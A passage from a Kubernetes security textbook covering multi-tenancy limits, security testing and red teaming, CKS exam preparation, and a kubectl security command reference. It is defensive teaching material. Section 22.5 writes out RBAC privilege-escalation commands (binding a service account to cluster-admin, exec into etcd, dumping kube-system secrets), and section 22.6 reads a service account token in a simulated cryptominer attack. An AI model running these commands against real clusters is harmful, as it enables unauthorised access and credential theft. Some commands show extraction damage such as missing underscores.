Security model: - Tenant A's `cluster-admin` cannot access tenant B's vcluster - A container escape in tenant A's pod reaches the host cluster's node, not tenant B's namespace - But a container escape still reaches the shared node — vcluster doesn't provide VM-level isolation

21.7 When Namespaces Aren't Enough

Know the limits of namespace-based isolation:

Container escapes bypass namespace isolation. CVE-2019-5736 (runc) and similar container escape vulnerabilities let an attacker reach the node directly. Once on the node, they can read all pod secrets, all pod filesystems, and interact with the kubelet — regardless of which namespace the compromised pod was in.

Kernel exploits bypass everything. An attacker who can exploit a kernel vulnerability from within a container reaches the host kernel, which is shared by all namespaces and all tenants.

Noisy neighbor attacks. Without ResourceQuota and LimitRange, a tenant can exhaust node CPU, memory, or disk I/O, affecting other tenants. This isn't a security breach but it is a denial of service.

Cluster-scoped resources. ClusterRoles, PersistentVolumes, StorageClasses, and CustomResourceDefinitions are not namespace-scoped. A ClusterRoleBinding created by a tenant with cluster-scope access applies cluster-wide.

The rule of thumb: if your tenants could sue each other (regulatory compliance, contractual isolation requirements, different trust levels), use separate clusters. If they're all employees of the same organization running different applications, namespace-based isolation with layered controls is appropriate.

Chapter Summary

Multi-tenant Kubernetes is a spectrum, not a binary choice. At one end, namespace isolation with RBAC, NetworkPolicy, PSA, and ResourceQuota provides operational separation adequate for trusted internal tenants. At the other end, separate clusters provide genuine infrastructure isolation. Virtual clusters (vcluster) fill the middle ground.

The Hierarchical Namespace Controller makes namespace-based tenancy operationally tractable by propagating policies from parent to child namespaces automatically. Kyverno provides tenant-specific policy enforcement without requiring tenants to understand the full security policy surface.

Be honest with yourself about the threat model. If two tenants have adversarial relationship assumptions, namespaces aren't enough. Container escapes happen, kernel exploits happen, and the blast radius of each is the entire node — not one namespace.

Review Questions

1. What is the difference between “soft multi-tenancy” and cluster-per-tenant isolation? Give a concrete example of when each is appropriate.
2. Write a NetworkPolicy that allows pods in `tenant-a` to communicate with each other but not with pods in `tenant-b` or any other namespace.
3. What is the Hierarchical Namespace Controller and what operational problem does it solve?
4. Explain why a container escape in tenant A’s pod represents a threat to tenant B, even if strict NetworkPolicy is in place.
5. What is a ResourceQuota and what happens to a pod in a namespace with an exhausted quota?
6. How does `vcluster` provide stronger isolation than namespaces while still sharing node compute?
7. What does the PSA `restricted` enforcement level prevent, and why does this matter for multi-tenancy?
8. A tenant requests access to create CustomResourceDefinitions in their namespace. Why is this a multi-tenant security concern?
9. What four controls should be applied to every tenant namespace as a baseline?
10. When should you choose separate clusters over namespace isolation for multi-tenancy?

Chapter 22
Security Testing and Red Teaming

Learning Objectives

By the end of this chapter, you will be able to:

- Understand the purpose of security testing in a Kubernetes security program.
- Use kube-hunter to scan for common Kubernetes attack vectors.
- Use kubeaudit to audit a cluster's security configuration.
- Perform basic RBAC privilege escalation tests in a lab environment.
- Simulate the Kinsing attack pattern and verify detection controls catch it.
- Understand the difference between vulnerability assessment, penetration testing, and red teaming.
- Structure a Kubernetes penetration testing engagement.

22.1 Why You Need to Test Your Defenses

There's a well-known principle in security: assume your defenses will fail, build detection for when they do, and test them regularly. The first half of this book was about building the defenses. Chapter 15 was about detection. This chapter is about testing.

Security testing serves a specific purpose: it validates that the controls you've configured actually work, as configured, right now. RBAC policies can be correct in your Git repository and wrong on the cluster. NetworkPolicy can be perfect on paper but ineffective because you're using a CNI that doesn't support it. Admission webhooks can have `failurePolicy: Ignore` and your security team doesn't know. Testing finds these gaps before an attacker does.

This is different from a security audit, which reviews configuration and documentation. Testing actually tries to exploit the configuration — or verify that exploitation isn't possible.

22.2 Testing Vocabulary

Vulnerability Assessment — Scan for known vulnerabilities and misconfigurations (kube-bench, kubeaudit, Trivy). Automated, low risk, should be run continuously.

Penetration Test — A structured attempt to exploit vulnerabilities to demonstrate impact. Done by a security professional, with defined scope and rules of engagement, usually quarterly or annually.

Red Team Exercise — A realistic attack simulation with minimal constraints. Red team tries to achieve a specific objective (exfiltrate secrets, gain cluster-admin) while blue team tries to detect and respond. Done annually or for specific high-stakes changes.

Purple Team Exercise — Red and blue teams work together — attackers execute techniques while defenders verify detection coverage. Best for rapidly improving detection capabilities.

For a Kubernetes security program, the cadence is typically: - Continuous automated assessment (kube-bench, kubeaudit in CI) - Annual penetration test of the cluster and applications - Purple team exercises when adding major new security controls

22.3 kube-hunter

kube-hunter is an open-source penetration testing tool for Kubernetes. It probes a cluster from the perspective of an external attacker or a compromised pod.

Run from outside the cluster (network perspective):

```
# Install kube-hunter
pip install kube-hunter

# Scan a cluster's external surface
kube-hunter --remote <api-server-ip>

# Example findings:
# AccessApiServerHunter: Anonymous access to API Server
# DashboardHunter: Kubernetes Dashboard exposed
# EtcdHunter: etcd accessible without authentication
```

Run from inside the cluster (compromised pod perspective):

```
# Deploy kube-hunter as a pod to test from inside the cluster
kubectl apply -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: kube-hunter
  namespace: default
spec:
  containers:
  - name: kube-hunter
    image: aquasec/kube-hunter:latest
    command: ["kube-hunter"]
    args: ["--pod"]
  restartPolicy: Never
EOF

kubectl logs kube-hunter -f
```

The `--pod` mode tests what an attacker could do after compromising a pod. It checks: - API Server accessibility from within the pod - Whether anonymous auth is enabled - RBAC

misconfigurations visible from the pod's perspective - Whether etcd is reachable from inside the cluster - Whether the kubelet API is exposed on port 10250

22.4 kubeaudit

kubeaudit audits Kubernetes manifests and a running cluster for security misconfigurations:

```
# Install
brew install kubeaudit

# Audit all resources in the cluster
kubeaudit all

# Audit a specific manifest file (in CI pipeline)
kubeaudit all -f deployment.yaml

# Example output:
# WARN[0001] AppArmorAnnotationMissing -- namespace: default, container:
nginx
# ERRO[0001] CapabilityOrSecurityContextMissing -- namespace: default,
pod: web
# ERRO[0002] RunAsNonRootPSCNilCSCNil -- namespace: production,
container: api
```

kubeaudit checks for: - Containers running as root - Missing security contexts - Missing resource limits - Capabilities not dropped - AppArmor annotations missing - Sensitive host mounts - Writable root filesystem - Deprecated API versions

Integrate into CI/CD:

```
# .github/workflows/kubeaudit.yml
- name: Run kubeaudit
  run: |
    kubeaudit all -f k8s-manifests/ --exitcode 2
    # Exit code 2 = ERROs found; exit code 0 = only WARNs
```

22.5 Testing RBAC Privilege Escalation

Understanding how RBAC privilege escalation works lets you test your controls. The key escalation paths:

Path 1: `create clusterrolebindings` → cluster-admin

```
# Test in lab environment only
# Check if a service account can create ClusterRoleBindings
kubectl auth can-i create clusterrolebindings \
  --as=system:serviceaccount:default:target-sa

# If yes, an attacker would escalate:
kubectl create clusterrolebinding pwned \
  --clusterrole=cluster-admin \
```

```
  --serviceaccount=default:target-sa \
  --as=system:serviceaccount:default:target-sa
```

Path 2: `pods/exec` into privileged pods

```
# If a role has pods/exec, the attacker can exec into privileged pods
kubectl auth can-i create pods/exec \
  --as=system:serviceaccount:default:target-sa \
  -n kube-system

# Then exec into a privileged kube-system pod
kubectl exec -it etcd-master -n kube-system \
  --as=system:serviceaccount:default:target-sa \
  -- etcdctl get / --prefix --keys-only
```

Path 3: `secrets` list/get across namespaces

```
# If a role can list secrets cluster-wide
kubectl get secrets --all-namespaces \
  --as=system:serviceaccount:default:target-sa

# Enumerate and extract credentials
kubectl get secret admin-credentials -n kube-system -o yaml \
  --as=system:serviceaccount:default:target-sa
```

Tools for mapping escalation paths:

```
# rakkess: show all access for a ServiceAccount
kubectl rakkess --sa default:target-sa 2>/dev/null | head -30

# kubectl-who-can: who can perform a specific action
kubectl-who-can create clusterrolebindings
kubectl-who-can exec pods -n kube-system
```

Run these regularly — even after you've fixed privilege escalation paths, new RoleBindings created by application deployments can re-introduce them.

22.6 Simulating a Cryptominer Attack

Walk through the Kinsing attack pattern in a lab environment to verify your detection controls work. The goal is to confirm that Falco alerts, audit log queries, and network controls behave as expected:

Step 1: Create the simulation namespace:

```
kubectl create namespace attack-sim
```

Step 2: Deploy a simulated compromised pod:

```
kubectl run vuln-app \
  --image=ubuntu:22.04 \
  --namespace=attack-sim \
  -- sleep 3600
```

```
kubectl wait --for=condition=ready pod/vuln-app -n attack-sim --
timeout=60s
```

Step 3: Simulate initial access (shell in container):

```
kubectl exec -n attack-sim vuln-app -- bash -c "echo 'simulated initial
access'"
# Falco rule "Terminal shell in container" should fire
```

Step 4: Simulate credential theft:

```
# Attacker reads the mounted service account token
kubectl exec -n attack-sim vuln-app -- \
  cat /var/run/secrets/kubernetes.io/serviceaccount/token | wc -c
# Falco rule "Service account token read" should fire
```

Step 5: Simulate a miner process:

```
# Create a process with a known miner binary name (no actual mining)
kubectl exec -n attack-sim vuln-app -- bash -c "
  cp /usr/bin/sleep /tmp/xmrig
  /tmp/xmrig 30 &
  echo 'Simulated miner running with PID:'
  pgrep xmrig
"
# Falco custom rule for xmrig should fire (if you created it in Chapter
15)
```

Step 6: Check detection results:

```
# Verify Falco caught the simulation
kubectl logs -n falco \
  -l app.kubernetes.io/name=falco \
  --since=5m | grep -E "(shell|xmrig|attack-sim|service.account.token)"

# Check audit log for exec events
sudo grep '"subresource":"exec".*attack-sim' \
  /var/log/kubernetes/audit.log 2>/dev/null | \
  python3 -m json.tool | jq '{time: .requestReceivedTimestamp,
pod: .objectRef.name}'
```

Step 7: Clean up:

```
kubectl delete namespace attack-sim
```

Document which detections fired, which missed, and what needs to be tuned.

22.7 Structuring a Penetration Test

A Kubernetes penetration test typically covers these areas with defined scope and rules of engagement:

External reconnaissance: - API Server accessibility from the internet (port 6443) - Dashboard exposure (port 8001, 8080, 443) - etcd exposure (port 2379, 2380) - Kubelet exposure (port 10250, 10255) - Any externally exposed services

Authentication testing: - Anonymous access enabled? - API Server accepting connections without TLS? - Static token or password authentication in use?

RBAC abuse: - Over-privileged ServiceAccounts? - Privilege escalation paths via `create rolebindings`, `exec`, `escalate`? - Dangerous verb combinations (list secrets, create pods with hostPath)?

Workload exploitation: - Privileged pods accessible for container escape? - Host mount access (Docker socket, host filesystem)? - Containers running as root with no seccomp? - Missing PSA enforcement?

Network testing: - Cross-namespace traffic without NetworkPolicy? - Access to cloud metadata endpoint (169.254.169.254)? - Egress to external infrastructure unrestricted?

Data access: - Secrets accessible without expected RBAC? - etcd accessible directly? - Backup files accessible from compromised pod?

The penetration test report should include findings categorized by severity (Critical/High/Medium/Low), specific reproduction steps, CVSS score if applicable, and recommended remediation. This drives the remediation backlog for the next quarter.

Chapter Summary

Security testing validates that your controls work in practice, not just in theory. Automated assessment tools (kube-bench, kubeaudit, kube-hunter) give you continuous coverage at low cost. Annual penetration tests provide adversarial validation of the full attack surface.

The most valuable exercise for most teams is a purple team session focused on detection: execute the Kinsing attack steps while watching Falco and audit log alerts. You'll discover gaps quickly and can tune detection rules with real attack data.

RBAC privilege escalation is the most underappreciated risk in Kubernetes. Map your escalation paths with `kubectl-who-can` and `rakkess` before an attacker does. The privilege escalation paths that matter most are the ones that lead from any pod in any namespace to cluster-admin — close those first.

Review Questions

1. What is the difference between a vulnerability assessment, a penetration test, and a red team exercise? Which should be done continuously?
2. How does kube-hunter's `--pod` mode differ from `--remote` mode, and what does each test?

3. Write the kubeaudit command that checks a specific manifest file and exits with a non-zero code only if ERROs (not just WARNs) are found.
4. Describe the privilege escalation path from `create clusterrolebindings` to cluster-admin. What two conditions must be true for this to work?
5. What does `kubectl-who-can exec pods` tell you, and why is the answer security-relevant?
6. Why is simulating attacks in a lab environment valuable even if the simulation doesn't use real malware?
7. What is a purple team exercise and why is it particularly effective for improving Kubernetes detection coverage?
8. A penetration test finds that any pod in the cluster can reach the AWS instance metadata endpoint at 169.254.169.254. What is the attack impact and what two controls fix it?
9. During RBAC testing, you discover a developer ServiceAccount has `get secrets` access in the `kube-system` namespace. Why is this a critical finding?
10. What should be included in the rules of engagement document before a Kubernetes penetration test begins?

Chapter 23
CKS Exam Preparation and Security Maturity

Learning Objectives

By the end of this chapter, you will be able to:

- Understand the CKS exam structure, domains, and passing requirements.
- Map each CKS domain to the chapters in this book.
- Identify the hands-on skills that appear most frequently in the CKS exam.
- Assess your organization's Kubernetes security maturity level.
- Build a roadmap from current state to a mature security program.
- Identify emerging trends that will shape Kubernetes security in the coming years.

23.1 The Certified Kubernetes Security Specialist

The CKS (Certified Kubernetes Security Specialist) certification from the Linux Foundation / CNCF is the leading credential for Kubernetes security practitioners. It's a practical, performance-based exam — no multiple choice, all hands-on tasks in a live cluster environment.

Exam format: - Duration: 2 hours - Format: Performance-based (tasks in a real Kubernetes environment) - Passing score: 67% - Validity: 2 years - Prerequisite: Active CKA (Certified Kubernetes Administrator) certification

The exam is remote-proctored and uses a browser-based terminal. You'll have access to the official Kubernetes documentation during the exam but time pressure means you need to be fast with kubectl and familiar with the configuration files without having to search for every flag.

CKS Domain Breakdown (as of 2023–2024):

Domain	Weight	Book Chapters
Cluster Setup	10%	4, 9, 10, 11
Cluster Hardening	15%	6, 7, 9, 10, 11
System Hardening	15%	11, 14, 15
Minimize Microservice Vulnerabilities	20%	7, 8, 12, 13
Supply Chain Security	20%	14
Monitoring, Logging, and Runtime Security	20%	15, 16

The heaviest domains are Supply Chain Security, Minimize Microservice Vulnerabilities, and Monitoring/Logging/Runtime — together they're 60% of the exam.

23.2 Domain-by-Domain Preparation

Cluster Setup (10%)

Expect tasks related to: - Configuring network policies for cluster components - Setting up CIS Benchmark compliant configuration (kube-bench) - Enabling proper TLS on cluster components - Using node metadata restriction controls

Key commands to know:

```
# Check API Server flags
kubectl describe pod -n kube-system kube-apiserver-<node> | grep -E "(--
anonymous|--authorization|--admission)"

# Run kube-bench
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-
bench/main/job.yaml
kubectl logs -n kube-system job/kube-bench

# Check certificate expiry
kubeadm certs check-expiration
```

Cluster Hardening (15%)

Expect tasks related to: - Restricting API access (anonymous auth, ServiceAccount tokens) - Upgrading Kubernetes (using kubeadm) - Configuring RBAC correctly - Restricting kubectl exec and port-forward

Key skills:

```
# Create a Role with minimal permissions
kubectl create role minimal-role \
  --verb=get,list \
  --resource=pods \
  --namespace=default

# Check what a ServiceAccount can do
kubectl auth can-i --list \
  --as=system:serviceaccount:default:my-sa

# Restrict API Server anonymous access
# Edit /etc/kubernetes/manifests/kube-apiserver.yaml
# Add: --anonymous-auth=false
```

System Hardening (15%)

Expect tasks related to: - AppArmor profiles (loading and applying to pods) - Seccomp profiles (RuntimeDefault and custom) - Reducing OS footprint - Restricting SSH and administrative access

Key commands:

```
# Check AppArmor profiles are loaded
ssh node01 "sudo aa-status | grep k8s-"

# Apply AppArmor to a pod annotation
# metadata.annotations:
#   container.apparmor.security.beta.kubernetes.io/app: runtime/default

# Apply seccomp via security context
# securityContext:
#   seccompProfile:
#     type: RuntimeDefault
```

Minimize Microservice Vulnerabilities (20%)

This domain is heavy. Expect tasks involving: - Pod Security Standards/PSA enforcement - Kyverno or OPA Gatekeeper policies - Secrets management (create, consume, restrict) - RuntimeClasses and gVisor

Key skills:

```
# Enable PSA for a namespace
kubectl label namespace production \
  pod-security.kubernetes.io/enforce=restricted

# Install and use Kyverno
kubectl apply -f
https://github.com/kyverno/kyverno/releases/download/v1.11.0/install.yaml

# Create a Kyverno policy YAML and apply it
# Verify it blocks non-compliant pods

# Isolate pods using Calico NetworkPolicy (extended from K8s
NetworkPolicy)
```

Supply Chain Security (20%)

Expect tasks involving: - Trivy image scanning - Generating SBOMs - Cosign image signing/verification - Restricting image registries (OPA/Kyverno policy) - Using image digests instead of tags

```
# Scan an image with Trivy
trivy image nginx:1.25 --severity CRITICAL --exit-code 1

# Sign an image with Cosign
```

```
cosign sign --key cosign.key registry.io/myapp:v1

# Verify an image signature
cosign verify --key cosign.pub registry.io/myapp:v1

# Generate SBOM
trivy image --format cyclonedx nginx:1.25
```

Monitoring, Logging, and Runtime Security (20%)

The other heaviest domain. Expect tasks involving: - Falco deployment and rule writing - Audit policy configuration - Reading audit logs - Behavioral anomaly identification

```
# Deploy Falco
helm install falco falcosecurity/falco \
  --namespace falco \
  --create-namespace \
  --set driver.kind=ebpf

# Write a custom Falco rule
# - rule: My custom rule
#   condition: spawned process and container and proc.name = "curl"
#   output: "curl executed in container (container=%container.name)"
#   priority: WARNING

# Configure Kubernetes audit policy
# Edit /etc/kubernetes/manifests/kube-apiserver.yaml:
# --audit-policy-file=/etc/kubernetes/audit-policy.yaml
# --audit-log-path=/var/log/kubernetes/audit.log
```

23.3 CKS Exam Tips

Speed matters more than perfection. With 15–20 tasks in 2 hours, you have about 6 minutes per task. Don't get stuck — flag a hard task and come back.

Use the documentation. `kubernetes.io/docs` is available during the exam. Build mental models so you know which page to go to, not just what keywords to search.

Know these file paths from memory: - `/etc/kubernetes/manifests/kube-apiserver.yaml` - `/etc/kubernetes/pki/` (certificates) - `/var/lib/kubelet/config.yaml` - `/etc/falco/falco.yaml` and `/etc/falco/falco_rules.yaml` - `/var/log/kubernetes/audit.log`

Use aliases and shortcuts:

```
# Set these at the start of the exam
alias k=kubectl
export do="--dry-run=client -o yaml"

# Create YAML templates quickly
kubectl create role my-role --verb=get --resource=pods $do > role.yaml
```

Verify every task. After applying a change, test it:

```
# After creating a NetworkPolicy, verify connectivity is blocked
kubectl exec testpod -- curl http://backend:8080 --max-time 3
# Should timeout if the policy is correct

# After applying PSA, verify a non-compliant pod is rejected
kubectl run test-root --image=nginx --
overrides='{"spec":{"containers":[{"name":"test-
root","image":"nginx","securityContext":{"runAsUser":0}}]}}' -n labeled-
namespace
# Should fail with PSA violation message
```

23.4 Kubernetes Security Maturity Model

Beyond the CKS exam, organizations progress through maturity levels in their Kubernetes security program. Here's a practical model:

Level 1 — Getting Started: - [ ] Kubernetes clusters deployed with default configuration - [ ] Basic RBAC in place - [ ] Some audit logging enabled - [ ] Image scanning in CI (manual review)

Level 2 — Foundation: - [ ] CIS Benchmark assessment automated (kube-bench on schedule) - [ ] PSA enforced on production namespaces - [ ] NetworkPolicy default-deny in production - [ ] Secrets encrypted at rest - [ ] Falco deployed with default rules - [ ] Centralized logging established

Level 3 — Hardened: - [ ] All CIS Benchmark critical failures remediated - [ ] Admission controllers (Kyverno/OPA) enforcing image and security policies - [ ] Custom Falco rules for environment-specific threats - [ ] Image signing enforced at admission - [ ] External secrets management (Vault/ESO) - [ ] IRSA or Workload Identity (no static cloud credentials) - [ ] Incident response runbooks tested

Level 4 — Mature: - [ ] Continuous compliance assessment with drift alerting - [ ] Purple team exercises completed annually - [ ] Behavioral baselines established per workload - [ ] SIEM integration with correlation rules - [ ] GitOps with policy enforcement in pipeline - [ ] Multi-cluster security governance

Level 5 — Advanced: - [ ] Service mesh with mTLS enforced - [ ] Supply chain attestation (SLSA Level 3+) - [ ] Automated incident response playbooks - [ ] Chaos engineering includes security scenarios - [ ] Security metrics tracked at executive level (MTTD, MTTR, vulnerability aging)

Assess your current level honestly, then focus the next 90 days on closing the gaps to the next level. Don't skip levels — Level 3 controls don't work well without Level 2 foundation.

23.5 Emerging Trends

eBPF as a security platform. Cilium Tetragon and similar tools are moving beyond observation into enforcement. Expect eBPF-based controls to replace some kernel module and sidecar-based approaches over the next few years. The performance and safety advantages are significant.

Confidential computing. Hardware-based trusted execution environments (Intel TDX, AMD SEV-SNP) are becoming available in cloud environments. These provide cryptographic attestation that code is running in an unmodified environment — potentially solving some of the multi-tenant isolation problems that namespaces can't address.

Supply chain security maturation. SLSA (Supply chain Levels for Software Artifacts) is gaining adoption. Organizations are moving beyond image scanning to provenance attestation — verifiable proof of how an artifact was built, by what system, with what source code.

AI and ML workload security. GPU workloads, model training jobs, and inference serving introduce new security considerations: protecting model weights, securing training data, preventing model exfiltration. Kubernetes security practitioners will need to extend their knowledge to these workload patterns.

Policy as Code expanding scope. The same tools (OPA, Kyverno) that enforce Kubernetes admission policies are being applied to Terraform, cloud provider APIs, and CI/CD pipeline configurations. Kubernetes security engineers are increasingly security engineers for the entire infrastructure stack.

Chapter Summary

The CKS certification validates practical Kubernetes security skills in a realistic exam environment. The most valuable preparation is hands-on practice with a real cluster — configuring, breaking, and fixing the controls covered in this book. The exam domains map directly to the chapters here.

Beyond the exam, security maturity is a journey. Use the maturity model as a roadmap, move through levels systematically, and measure your progress with concrete metrics (MTTD, MTTR, percentage of namespaces with PSA enforced, kube-bench pass rate).

Kubernetes security is a moving target. eBPF, confidential computing, and supply chain security are all evolving rapidly. The practitioners who stay ahead are the ones who build strong fundamentals — the controls in this book — and stay curious about what's coming next.

Good luck on the CKS exam, and more importantly, good luck building clusters that are actually secure.

Review Questions

1. What is the CKS exam format, and how does it differ from multiple-choice certifications like AWS certifications?
2. Which three CKS domains together represent 60% of the exam weight? List them.
3. What is the first thing you should configure at the start of a CKS exam session to speed up your kubectl commands?
4. Write the command to check what a specific ServiceAccount can do in a cluster. This is a frequent CKS exam task.
5. Which Kubernetes file must you know by memory for the Cluster Hardening domain, and what security-relevant flags does it contain?
6. Describe the Kubernetes security maturity Level 3 controls. What is the minimum level that most production clusters should be at?
7. What is SLSA (Supply chain Levels for Software Artifacts) and how does it extend beyond image scanning?
8. Why does the CKS exam require an active CKA certification as a prerequisite?
9. A team is at maturity Level 2 and wants to prioritize one Level 3 control. Based on impact, which would you recommend first: admission policy enforcement, image signing, or external secrets management? Justify your answer.
10. How does Cilium Tetragon differ from Falco in terms of its response capability, and why is this distinction significant for the future of Kubernetes runtime security?

Appendix A: kubectl Security Command Reference

This appendix is a quick reference for security-relevant kubectl commands. Commands are organized by category for fast lookup during incident response, audits, and day-to-day security operations.

Authentication and Access Investigation

```
# What can the current user do?
kubectl auth can-i --list

# What can a specific ServiceAccount do?
kubectl auth can-i --list --as=system:serviceaccount:NAMESPACE:SA NAME

# Can a specific user/SA perform a specific action?
kubectl auth can-i get secrets -n production \
  --as=system:serviceaccount:production:backend-sa

# Who can perform a specific action on a resource?
kubectl-who-can create clusterrolebindings
kubectl-who-can exec pods -n kube-system

# Test as a specific user
kubectl get pods --as=alice --as-group=developers
```

RBAC Inspection

```
# List all ClusterRoles
kubectl get clusterroles --no-headers | wc -l

# Find all cluster-admin bindings
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] |
    select(.roleRef.name == "cluster-admin") |
    "\(.metadata.name): \([.subjects[]?.name // "unknown"] | join(","))"'

# Find all ServiceAccounts with specific role bindings
kubectl get rolebindings,clusterrolebindings --all-namespaces -o json | \
  jq -r '.items[] |
    select(.subjects[]?.kind == "ServiceAccount") |
    "\(.metadata.namespace)/\(.metadata.name): \(.roleRef.name)"'

# Export all RBAC for review
kubectl get clusterroles,clusterrolebindings,roles,rolebindings \
  --all-namespaces -o yaml > rbac-export.yaml
```

```
# Check ServiceAccount permissions with rakkess
kubectl rakkess --sa NAMESPACE:SA_NAME
```

Secret Security

```
# List secrets (not values) in a namespace
kubectl get secrets -n production

# Check which pods mount a specific secret
kubectl get pods -n production -o json | \
  jq -r '.items[] |
    select(.spec.volumes[]?.secret.secretName == "db-secret") |
    .metadata.name'

# Check for secrets exposed as environment variables
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    .metadata as $meta |
    .spec.containers[]?.env[]? |
    select(.valueFrom.secretKeyRef != null) |
    "\($meta.namespace)/\($meta.name): \(.valueFrom.secretKeyRef.name)"'

# Verify encryption at rest (etcd direct access, control plane only)
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/db-secret | xxd | head -3
# k8s:enc:aesgcm prefix = encrypted. Readable text = not encrypted.
```

Network Policy

```
# Find namespaces without NetworkPolicy
comm -23 \
  <(kubectl get namespaces -o jsonpath='{.items[*].metadata.name}' | tr '
' '\n' | sort) \
  <(kubectl get networkpolicies --all-namespaces -o
jsonpath='{range .items[*]}{.metadata.namespace}{"\n"}{end}' | sort -u)

# List all NetworkPolicies
kubectl get networkpolicies --all-namespaces

# Test if a pod can reach another
kubectl exec -n source-ns source-pod -- \
  wget -qO- --timeout=3 http://destination-pod.dest-
ns.svc.cluster.local:8080
```

Pod Security Inspection

```
# Find privileged containers
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    .metadata as $meta |
    .spec.containers[] |
    select(.securityContext.privileged == true) |
    "\($meta.namespace)/\($meta.name)/\(.name): PRIVILEGED"'

# Find pods running as root
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    select(.spec.securityContext.runAsNonRoot != true and
           .spec.containers[].securityContext.runAsNonRoot != true) |
    "\(.metadata.namespace)/\(.metadata.name): possibly running as root"'

# Find pods with hostNetwork, hostPID, hostIPC
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    select(.spec.hostNetwork == true or .spec.hostPID == true
or .spec.hostIPC == true) |
    "\(.metadata.namespace)/\(.metadata.name): host namespace access"'

# Find pods without resource limits
kubectl get pods --all-namespaces -o json | \
  jq -r '.items[] |
    .metadata as $meta |
    .spec.containers[] |
    select(.resources.limits == null) |
    "\($meta.namespace)/\($meta.name)/\(.name): no resource limits"'

# Check PSA enforcement on namespaces
kubectl get namespaces -o json | \
  jq -r '.items[] |
    "\(.metadata.name): enforce=\(.metadata.labels["pod-
security.kubernetes.io/enforce"] // "none")"'
```

API Server Security Checks

```
# Check API Server flags
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name |
head -1) | \
  grep -E "(--anonymous|--authorization|--admission|--audit|--
encryption|--tls)"

# Test anonymous access
curl -k https://<api-server>:6443/api --max-time 3
# 401 = anonymous auth disabled (good)
# JSON with API versions = anonymous auth enabled (bad)
```

```
# Check admission plugins
kubectl describe pod -n kube-system kube-apiserver-<node> | \
  grep enable-admission-plugins
```

Node Security Checks

```
# Check kubelet anonymous auth (from node)
curl -sk https://localhost:10250/pods | head -5
# 401 = disabled (good). JSON = enabled (bad)

# Check read-only port
curl -s http://localhost:10255/pods 2>&1
# "connection refused" = disabled (good)

# Check certificate expiry
openssl x509 -in /etc/kubernetes/pki/apiserver.crt -noout -dates
kubeadm certs check-expiration

# Cordon and drain for maintenance
kubectl cordon NODE_NAME
kubectl drain NODE_NAME --ignore-daemonsets --delete-emptydir-data
kubectl uncordon NODE_NAME
```

Audit Log Queries

```
# Find secret access events
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.objectRef.resource == "secrets" and .verb == "get") |
    "\(.requestReceivedTimestamp) \(.user.username) ->
\(.objectRef.namespace)/\(.objectRef.name)"'

# Find new ClusterRoleBinding creation
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.objectRef.resource == "clusterrolebindings" and .verb ==
"create") |
    "ALERT: \(.requestReceivedTimestamp) \(.user.username) created CRB
\(.objectRef.name)"'

# Find exec/attach events
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.objectRef.subresource == "exec"
or .objectRef.subresource == "attach") |
    "\(.requestReceivedTimestamp) \(.user.username) exec in
\(.objectRef.namespace)/\(.objectRef.name)"'

# Find anonymous access attempts
cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.user.username == "system:anonymous") |
```

```
    "ANON: \(.requestReceivedTimestamp) \(.verb) \(.objectRef.resource)
from \(.sourceIPs[0])"'
```

Incident Response Quick Commands

```
# Capture pod state before touching it
IR DIR=/tmp/ir-$(date +%Y%m%d-%H%M)
mkdir -p $IR DIR
kubectl describe pod POD -n NS > $IR DIR/pod-describe.txt
kubectl get pod POD -n NS -o yaml > $IR DIR/pod-yaml.txt
kubectl logs POD -n NS --all-containers > $IR_DIR/pod-logs.txt
kubectl get events -n NS > $IR DIR/events.txt

# Isolate a compromised pod
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: quarantine
  namespace: NS
spec:
  podSelector:
    matchLabels:
      LABEL KEY: LABEL VALUE
  policyTypes:
  - Ingress
  - Egress
EOF

# Cordon a suspicious node
kubectl cordon NODE NAME

# Rotate a ServiceAccount
kubectl delete serviceaccount SA NAME -n NAMESPACE
kubectl create serviceaccount SA NAME -n NAMESPACE

# Scale down a compromised deployment
kubectl scale deployment DEPLOY NAME -n NS --replicas=0

# Take an etcd snapshot
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  snapshot save /tmp/etcd-$(date +%Y%m%d-%H%M).db
```

Falco

```
# Check Falco is running
kubectl get pods -n falco
kubectl get daemonset -n falco

# View Falco alerts (last 100 lines)
kubectl logs -n falco -l app.kubernetes.io/name=falco --tail=100

# Stream Falco alerts
kubectl logs -n falco -l app.kubernetes.io/name=falco -f | grep -i
"warning\|critical\|error"

# Check Falco rules are loaded
kubectl exec -n falco FALCO POD -- falco --list-rules 2>/dev/null | head
-20
```

---

etcd Commands (Control Plane Only)

```
# Set ETCD variables for brevity
ETCD="ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key"

# Check etcd cluster health
$ETCD endpoint health
$ETCD endpoint status --write-out=table

# List all keys (first 20)
$ETCD get / --prefix --keys-only | head -20

# Verify a secret is encrypted
$ETCD get /registry/secrets/default/my-secret | xxd | head -3

# Snapshot
$ETCD snapshot save /tmp/etcd-backup.db

# Verify snapshot
$ETCD snapshot status /tmp/etcd-backup.db --write-out=table

# Compact and defrag
rev=$($ETCD endpoint status --write-out="json" | jq
'.[0].Status.header.revision')
$ETCD compact $rev
$ETCD defrag
```

Appendix B: Security Tools Reference

